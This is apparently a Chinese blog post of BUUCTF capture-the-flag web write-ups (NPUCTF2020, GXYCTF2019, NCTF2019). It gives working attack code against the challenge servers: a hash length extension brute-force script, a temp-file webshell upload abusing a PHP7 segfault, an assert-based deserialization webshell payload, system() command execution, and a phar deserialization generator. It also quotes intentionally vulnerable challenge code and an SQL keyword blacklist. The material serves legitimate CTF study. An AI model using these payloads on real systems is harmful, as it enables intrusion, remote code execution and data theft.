
BUUCTF刷题记录(7)

原创

bmth666 于 2020-10-16 19:10:28 发布 1110 收藏 3

分类专栏： 刷题 ctf 文章标签： 安全

本文链接：https://blog.csdn.net/bmth666/article/details/105823482


刷题 同时被 2 个专栏收录

19 篇文章 0 订阅

订阅专栏


ctf

22 篇文章 1 订阅

订阅专栏

文章目录


web

打ctf(×)


被ctf打(√)

[NPUCTF2020]ezinclude

查看源码得到提示：`md5($secret.$name)===$pass`



bp抓包，提交`?pass=cookie中的Hash值`试试




wp说这是一个hash长度扩展攻击，我们不知道secret密钥长度。可以手工hashpump试。也可以写脚本爆破

哈希长度扩展攻击的简介以及HashPump安装使用方法

```
import os
import requests
for i in range(1,12):
    data=os.popen('hashpump -s fa25e54758d5d5c1927781a6ede89f8a -d admin -k '+str(i)+' -a admin').read()
    name=data.split('\n')[0]
    password=data.split('\n')[1].replace('\\x','%')
    result=requests.get('http://c1952ab8-b389-4d44-b2b5-07020d9d4886.node3.buuoj.cn/?name='+password+'&pass='+na
me).text
    print(result)
```

得到flflflflag.php，抓包访问即可得到一个包含



使用伪协议读取即可得到源码 `?file=php://filter/convert.base64-encode/resource=flflflflag.php`

```
<?php
$file=$_GET['file'];
if(preg_match('/data|input|zip/is',$file)){
 die('nonono');
}
@include($file);
echo 'include($_GET["file"])';
?>
```


过滤了 `data|input|zip` 不能用伪协议直接写马了

这里可以用**php7 segment fault特性** `php://filter/string.strip_tags=/etc/passwd`


php执行过程中出现 Segment Fault，这样如果在此同时上传文件，那么临时文件就会被保存在/tmp目录，不会被删除

```
import requests
from io import BytesIO
import re
file_data={
 'file': BytesIO("<?php eval($_POST[cmd]);")
}
url="http://c1952ab8-b389-4d44-b2b5-07020d9d4886.node3.buuoj.cn/flflflflag.php?file=php://filter/string.strip_tags/resource=/etc/passwd"
try:
 r=requests.post(url=url,files=file_data,allow_redirects=False)
except:
    print(1)
```


扫目录可以得到 dir.php，可以看到这个页面列出了 /tmp下的所有文件。访问dir.php得到临时文件名phpyS228e



先尝试得到phpinfo()，bp抓包即可，得到了flag



也可以使用蚁剑连接上去，但发现有open_basedir，disable_function，什么都看不到



直接蚁剑插件即可

参考：

文件包含&奇技淫巧

LFItoRCE利用总结

刷题记录-NPUCTF2020(web部分)

NPUCTF_WriteUps

[NPUCTF2020]ReadlezPHP

我反序列化真不行，需要多理解理解这方面的内容。

打开用`view-source:`查看源码，得到信息

```
<FONT color=#ffffff size=3>■■的■声■音■胜■过■■的■技■术■</FONT>
<FONT color=#ffffff size=3>By HELEN <span lang=EN-US style='font-size:10.0pt;mso-bidi-font-size:12.0pt;
font-family:Georgia;color:lime'><FONT color=#ffffff><a href="http://www.nwpu.edu.cn">QQ 123456789</a></FONT>
<p>百万前端的NPU报时中心为您报时：<a href="./time.php?source"></a></p>
<SCRIPT language=javascript>
function runClock() {
theTime = window.setTimeout("runClock()", 100);
var today = new Date();
var display= today.toLocaleString();
window.status=""+display+"囧大黑阔HELEN";
}runClock();
</SCRIPT>
</body>
</html>
2020-04-28 01:12:17
```


进入得到代码，为反序列化

__construct()　在每次创建新对象时先调用此方法

__destruct()　对象的所有引用都被删除或者当对象被显式销毁时执行


```php
<?php
#error_reporting(0);
class HelloPhp
{
    public $a;
    public $b;
    public function __construct(){
        $this->a = "Y-m-d h:i:s";
        $this->b = "date";
    }
    public function __destruct(){
        $a = $this->a;
        $b = $this->b;
        echo $b($a);
    }
}
$c = new HelloPhp;

if(isset($_GET['source']))
{
    highlight_file(__FILE__);
    die(0);
}
@$ppp = unserialize($_GET["data"]);
```

由于有`echo $b($a);`使用assert()构造反序列化木马，脚本如下：

```php
<?php
class HelloPhp
{
    public $a;
    public $b;

}
$c = new HelloPhp;
$c->b = 'assert';
$c->a = 'eval($_POST[a]);';
echo urlencode(serialize($c))."<br/>";
?>
```

得到payload：

```
?data=O%3A8%3A%22HelloPhp%22%3A2%3A%7Bs%3A1%3A%22a%22%3Bs%3A16%3A%22eval%28%24_POST%5Ba%5D%29%3B%22%3Bs%3A1%3A%22b%22%3Bs%3A6%3A%22assert%22%3B%7D
```



在phpinfo()内查找flag，就得到了。。。。。。

参考：BUUCTF[NPUCTF2020] web 部分WP

[GXYCTF2019]BabysqliV3.0

没想到是弱口令。。。。。

`账号:admin，密码:password`

进入后是一个上传页面，发现有文件包含，使用伪协议：


`?file=php://filter/read=convert.base64-encode/resource=upload`

```php
<?php
error_reporting(0);
class Uploader{
 public $Filename;
 public $cmd;
 public $token;


 function __construct(){
  $sandbox = getcwd()."/uploads/".md5($_SESSION['user'])."/";
  $ext = ".txt";
  @mkdir($sandbox, 0777, true);
  if(isset($_GET['name']) and !preg_match("/data:\/\/ | filter:\/\/ | php:\/\/ | \./i", $_GET['name'])){
   $this->Filename = $_GET['name'];
  }
  else{
   $this->Filename = $sandbox.$_SESSION['user'].$ext;
  }

  $this->cmd = "echo '<br><br>Master, I want to study rizhan!<br><br>';";
  $this->token = $_SESSION['user'];
 }

 function upload($file){
  global $sandbox;
  global $ext;

  if(preg_match("[^a-z0-9]", $this->Filename)){
   $this->cmd = "die('illegal filename!');";
  }
  else{
   if($file['size'] > 1024){
    $this->cmd = "die('you are too big (’▽`〃)');";
   }
   else{
    $this->cmd = "move_uploaded_file('".$file['tmp_name']."', '" . $this->Filename . "');";
   }
  }
 }

 function __toString(){
  global $sandbox;
  global $ext;
  // return $sandbox.$this->Filename.$ext;
  return $this->Filename;
 }

 function __destruct(){
  if($this->token != $_SESSION['user']){
   $this->cmd = "die('check token falied!');";
  }
  eval($this->cmd);
 }
}
```

```php
if(isset($_FILES['file'])) {
 $uploader = new Uploader();
 $uploader->upload($_FILES["file"]);
 if(@file_get_contents($uploader)){
  echo "下面是你上传的文件：<br>".$uploader."<br>";
  echo file_get_contents($uploader);
 }
}
?>
```

非预期1

正则写的有问题，多匹配了空格，所以等于没有过滤任何东西，可以直接上传shell，然后通过参数name修改文件名为php文件，直接访问即可




POST提交：`pass=system('cat ../../flag.php');`

非预期2

随后看到了颖师傅的文章，发现有第二个非预期，而且简单粗暴

由于有：`echo file_get_contents($uploader);`，上传后会显示出`$uploader`这个文件的内容，所以只要使`$this->Filename`为`flag.php`然后随便传个东西就会得到flag了



上传后查看源代码即可，只可使用一次！！！

预期


首先是找可控参数，我们找到name参数是通过get传的：

```
$this->Filename = $_GET['name'];
```

之后在找可以执行命令的点，只要保证token是与user的session相同即可eval执行命令

```
function __destruct(){
        if($this->token != $_SESSION['user']){
            $this->cmd = "die('check token falied!');";
        }
        eval($this->cmd);
    }
```


我们只要让最后的file_get_contents()执行时读我们可控的flag.php就好了。先随便传一个文件确定我们的文件位置和token



然后本地生成phar文件，使用师傅的脚本：

```php
<?php
class Uploader{
 public $Filename;
 public $cmd;
 public $token;
}

$o = new Uploader();
$o->cmd = 'highlight_file("/var/www/html/flag.php");';
$o->Filename = 'test';
$o->token = 'GXY12b984f2d6e3400454ca54a2cf998753'; //$_SESSION['user']
echo serialize($o);

$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub，增加gif文件头
$phar->setMetadata($o); //将自定义meta-data存入manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
$phar->stopBuffering();
```


需要php.ini中`phar.readonly`设置为off，然后执行即可获取phar.phar，将文件上传
然后再次上传文件并加上参数 name 从而触发phar序列化



参考：
GXYCTF–禁止套娃&BabaySqli v3.0
GXYCTF2019&GWCTF2019——Writeup
简析GXY_CTF “BabySqli v3.0”之Phar反序列化

[NCTF2019]SQLi

首先访问robots.txt发现



访问hint,txt得到源代码：

```
$black_list = "/limit|by|substr|mid|,|admin|benchmark|like|or|char|union|substring|select|greatest|%00|\'|=| |in
|<|>|-|\.|\(\)|#|and|if|database|users|where|table|concat|insert|join|having|sleep/i";
If $_POST['passwd'] === admin's password,
Then you will get the flag;
```

